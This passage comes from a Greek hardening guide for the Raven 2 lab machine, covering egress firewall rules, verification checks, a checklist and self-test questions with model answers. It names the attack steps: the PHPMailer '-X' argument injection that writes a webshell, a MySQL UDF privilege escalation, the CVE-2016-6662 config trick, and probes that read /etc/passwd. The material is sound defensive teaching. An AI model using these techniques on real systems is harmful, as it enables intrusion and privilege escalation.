11.3 Περιορισμός εξερχόμενων συνδέσεων

Ο web server ξεκίνησε **δύο** εξερχόμενες συνδέσεις: το reverse shell (`nc` στη θύρα 4444) και τη λήψη του `LinEnum.sh` (`wget`). Το φιλτράρισμα εξόδου ανά χρήστη εξηγείται αναλυτικά στο DC-1 §8. Στο Raven 2 προσθέτουμε έναν ειδικό κανόνα: η φόρμα επικοινωνίας χρειάζεται να στέλνει email, οπότε επιτρέπουμε **μόνο** SMTP προς τον mail server:

```
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# Μόνο SMTP προς τον εσωτερικό mail relay (ενδεικτική IP)
iptables -A OUTPUT -m owner --uid-owner www-data -p tcp -d 192.168.56.10 --dport 25 -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner www-data -m state --state NEW -j LOG --log-prefix "WWW-
EGRESS: "
iptables -A OUTPUT -m owner --uid-owner www-data -m state --state NEW -j REJECT

# Ο mysql δεν έχει ΚΑΝΕΝΑ λόγο να ανοίγει εξερχόμενες συνδέσεις
iptables -A OUTPUT -m owner --uid-owner mysql -m state --state NEW -j REJECT

apt-get install iptables-persistent && iptables-save > /etc/iptables/rules.v4
```

11.4 SUID: γραμμή βάσης και καθημερινός έλεγχος

Στο Raven 2 το SUID στο `find` **το πρόσθεσε ο επιτιθέμενος**. Ένας καθημερινός έλεγχος σε σχέση με γραμμή βάσης θα το εντόπιζε. Δείτε το script του DC-1 §9.5.

11.5 Τα υπόλοιπα (κοινά με το Raven 1)

Εφαρμόστε επίσης από το Hardening-Guide του Raven 1:

- §3 — ενημέρωση πακέτων / μετάβαση σε υποστηριζόμενο Debian
- §4 — απενεργοποίηση `rpcbind`, firewall `default deny`
- §6 — WordPress: αναβάθμιση, απαρίθμηση χρηστών, `wp-config.php` σε `640`, `DISALLOW_FILE_EDIT`
- §7 — SSH με κλειδιά, `MaxAuthTries`, PAM

---

12. Επαλήθευση

Επαναφέρετε το **ευάλωτο snapshot** σε μια δεύτερη VM για σύγκριση, ή επαναλάβετε την επίθεση στη θωρακισμένη μηχανή.

Από το **Kali**:

```
# 1. Το /vendor/ δεν είναι προσβάσιμο
curl -I http://<RAVEN2_IP>/vendor/              # → 403 ή 404
curl -I http://<RAVEN2_IP>/vendor/PATH          # → 403 ή 404

# 2. Το exploit 40974 αποτυγχάνει
python 40974.py
curl -I http://<RAVEN2_IP>/backdoor.php         # → 404 (το αρχείο δεν δημιουργήθηκε)
```

Στο **Raven 2**:

```
# 3. Ο www-data δεν γράφει στο web root
su -s /bin/sh www-data -c 'touch /var/www/html/x.php'          # → Permission denied

# 4. Η MySQL τρέχει ως mysql
ps -eo user,cmd | grep [m]ysqld

# 5. Οι λειτουργίες αρχείων είναι περιορισμένες
mysql -u root -p -e "SELECT @@secure_file_priv;"                 # → /var/lib/mysql-files/
mysql -u root -p -e "SELECT load_file('/etc/passwd');"           # → NULL

# 6. Ο φάκελος plugins δεν είναι εγγράψιμος
mysql -u root -p -e "SELECT 'x' INTO DUMPFILE '/usr/lib/mysql/plugin/test.so';"
# → ERROR 1290: The MySQL server is running with the --secure-file-priv option

# 7. Ο χρήστης της εφαρμογής δεν μπορεί να δημιουργήσει συναρτήσεις
mysql -u wp_app -p -e "CREATE FUNCTION x RETURNS INTEGER SONAME 'x.so';"
# → ERROR 1044: Access denied

# 8. Καμία UDF, κανένα SUID find
mysql -u root -p -e "SELECT * FROM mysql.func;"                  # → κενό
ls -l /usr/bin/find                                              # → -rwxr-xr-x
```

---

13. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

13.1 Λίστα ελέγχου

- [ ] Snapshot, αντίγραφα αποδεικτικών στοιχείων στο `/root/evidence`
- [ ] Αφαιρέθηκαν `backdoor.php`, `1518.so`, `do_system`, πίνακας `foo`, SUID στο `find`
- [ ] Έλεγχος για persistence (κλειδιά SSH, cron, χρήστες UID 0)
- [ ] PHPMailer 6.x μέσω Composer, εκτός web root, `composer audit` καθαρό
- [ ] `contact.php`: σταθερός `setFrom`, διεύθυνση χρήστη μόνο στο `Reply-To`, `FILTER_VALIDATE_EMAIL`
- [ ] Web root σε `root:www-data`, `750/640`, ο `www-data` δεν γράφει
- [ ] Καμία εκτέλεση PHP στα uploads (`php_admin_flag engine off`)
- [ ] `Options -Indexes`, μπλοκάρισμα `vendor/`, `.git/`, `PATH`, `VERSION`
- [ ] MySQL: `user = mysql`, `bind-address = 127.0.0.1`, `secure-file-priv`, `local-infile = 0`
- [ ] `plugin_dir` σε `root:root 755`, `/etc/mysql` μη εγγράψιμο από τον `mysql`
- [ ] Χρήστης `wp_app` χωρίς `FILE` / `SUPER`, νέος κωδικός root της βάσης
- [ ] MySQL ≥ 5.5.52 (ή σχέδιο μετάβασης σε MariaDB υποστηριζόμενης διανομής)
- [ ] `gcc` / `make` αφαιρέθηκαν, `/tmp` με `noexec,nosuid,nodev`
- [ ] Egress filtering για `www-data` και `mysql`
- [ ] Γραμμή βάσης SUID και καθημερινός έλεγχος
- [ ] Μέτρα του Raven 1 (firewall, SSH, WordPress)
- [ ] Επαλήθευση όλων των βημάτων της §12

13.2 Ερωτήσεις αυτοελέγχου

1. Η `mail()` της PHP καλεί ένα εξωτερικό πρόγραμμα. Εξηγήστε πώς αυτό επέτρεψε στο CVE-2016-10033 να γράψει αρχείο στον δίσκο.
2. Αναφέρετε τρία **ανεξάρτητα** μέτρα της §5 και §6, το καθένα από τα οποία αρκεί μόνο του για να αποτύχει το exploit 40974.
3. Γιατί η διεύθυνση email του επισκέπτη πρέπει να μπαίνει στο `Reply-To` και όχι στο `From` / `Sender`;
4. Η επίθεση UDF χρειάστηκε τέσσερις προϋποθέσεις (§9.1). Ποια από αυτές είναι η **πιο κρίσιμη**, δηλαδή αυτή που, αν λείπει, κάνει τις άλλες τρεις ακίνδυνες για το λειτουργικό σύστημα;
5. Τι ακριβώς ελέγχει η ρύθμιση `secure_file_priv` και ποια η διαφορά ανάμεσα στην κενή τιμή και στην τιμή `NULL`;
6. Γιατί η MySQL μπορεί να κινδυνεύει από το CVE-2016-6662 **ακόμη κι αν** τρέχει ως χρήστης `mysql`; Ποιο μέτρο της §10 το αντιμετωπίζει;
7. Γιατί η απλή αναβάθμιση του PHPMailer **δεν αρκεί** σε ένα σύστημα που έχει ήδη παραβιαστεί;

Ενδεικτικές απαντήσεις

1. Η `mail()` δεν στέλνει email μόνη της, καλεί το εξωτερικό binary `/usr/sbin/sendmail` περνώντας του ορίσματα. Το PHPMailer έβαζε τη διεύθυνση αποστολέα στα **additional parameters** (`-f …`) χωρίς επαρκές φιλτράρισμα, οπότε ο επιτιθέμενος «έσπαγε» το όρισμα και πρόσθετε `-X /path/shell.php` . Έτσι το sendmail έγραφε αρχείο ελεγχόμενου περιεχομένου στον δίσκο — webshell.
2. (1) **Αναβάθμιση PHPMailer** σε ≥5.2.18 (διορθωμένος sanitizer) — η injection δεν περνά. (2) **Αυστηρό server-side validation της διεύθυνσης email** (`filter_var` /regex) ώστε να απορρίπτονται τιμές με κενά/ `-X` . (3) **Μη-εγγράψιμο webroot από τον web server** (δικαιώματα + `open_basedir`) — ακόμη κι αν περάσει η injection, δεν γράφεται `.php` στο προσβάσιμο directory. Κάθε ένα μόνο του σταματά το 40974.
3. Το `From` / `Sender` χρησιμοποιούνται από το PHPMailer για να δομήσουν τα ορίσματα προς το sendmail (envelope/ `-f`), άρα μια κακόβουλη τιμή εκεί γίνεται εκμεταλλεύσιμη (injection). Το `Reply-To` είναι απλό header του μηνύματος που **δεν** περνά ως παράμετρος εκτέλεσης. Βάζοντας τη διεύθυνση του επισκέπτη στο `Reply-To` κρατάμε τη λειτουργικότητα (απάντηση στον επισκέπτη) χωρίς να εκθέτουμε το επικίνδυνο μονοπάτι.
4. Η πιο κρίσιμη είναι το ότι **η MySQL τρέχει ως root** στο OS. Αν τρέχει ως απλός χρήστης `mysql` , τότε ακόμη κι αν ο επιτιθέμενος έχει `FILE` privilege, γράψει το `.so` και φορτώσει το UDF, η εκτέλεση εντολών γίνεται με δικαιώματα `mysql` — **όχι root** — οπότε δεν υπάρχει privilege escalation στο λειτουργικό. Οι άλλες τρεις προϋποθέσεις γίνονται ακίνδυνες για το OS.
5. Το `secure_file_priv` περιορίζει **σε ποιον κατάλογο** επιτρέπονται οι λειτουργίες αρχείων (`LOAD_FILE` , `INTO OUTFILE/DUMPFILE`). **Κενή τιμή (`''`)** = **κανένας περιορισμός** (επικίνδυνο). Μια **διαδρομή** = επιτρέπεται μόνο μέσα σε εκείνον τον φάκελο. `NULL` = οι λειτουργίες αρχείων είναι **εντελώς απενεργοποιημένες** (ασφαλέστερο). Άρα empty ≠ NULL: το πρώτο ανοίγει τα πάντα, το δεύτερο τα κλείνει όλα.

6. Το CVE-2016-6662 επιτρέπει σε επιτιθέμενο με πρόσβαση στη βάση να κάνει τη MySQL να φορτώσει **κακόβουλο αρχείο ρυθμίσεων** (μέσω `general_log` → εγγραφή σε `my.cnf`), εισάγοντας `malloc_lib` /plugin που εκτελείται **κατά την εκκίνηση της mysqld** — και επειδή η εκκίνηση συχνά γίνεται από init/`mysqld_safe` **ως root**, αποκτάται root ακόμη κι αν η κανονική διεργασία τρέχει ως `mysql`. Αντιμετώπιση (§10): τα αρχεία ρυθμίσεων (`my.cnf`) να **ανήκουν στον root και να μην είναι εγγράψιμα** από τον `mysql`.
7. Η αναβάθμιση κλείνει το **μονοπάτι εισόδου**, αλλά αν το σύστημα έχει ήδη παραβιαστεί ο επιτιθέμενος έχει πιθανότατα αφήσει **persistence** (webshells, cron jobs, backdoor χρήστες, κλεμμένα credentials/κλειδιά) που παραμένουν μετά το patch. Απαιτείται incident response: εντοπισμός/καθαρισμός artifacts, αλλαγή όλων των κωδικών/κλειδιών και, ιδανικά, **rebuild** από καθαρό image.

Πηγές

- NVD — CVE-2016-10033 (PHPMailer), CVE-2016-10045
- PHPMailer — GitHub & Security notes
- NVD — CVE-2016-6662 (MySQL)
- MySQL — secure_file_priv
- MySQL — Security Guidelines
- Composer — audit command
- Apache HTTP Server — Security Tips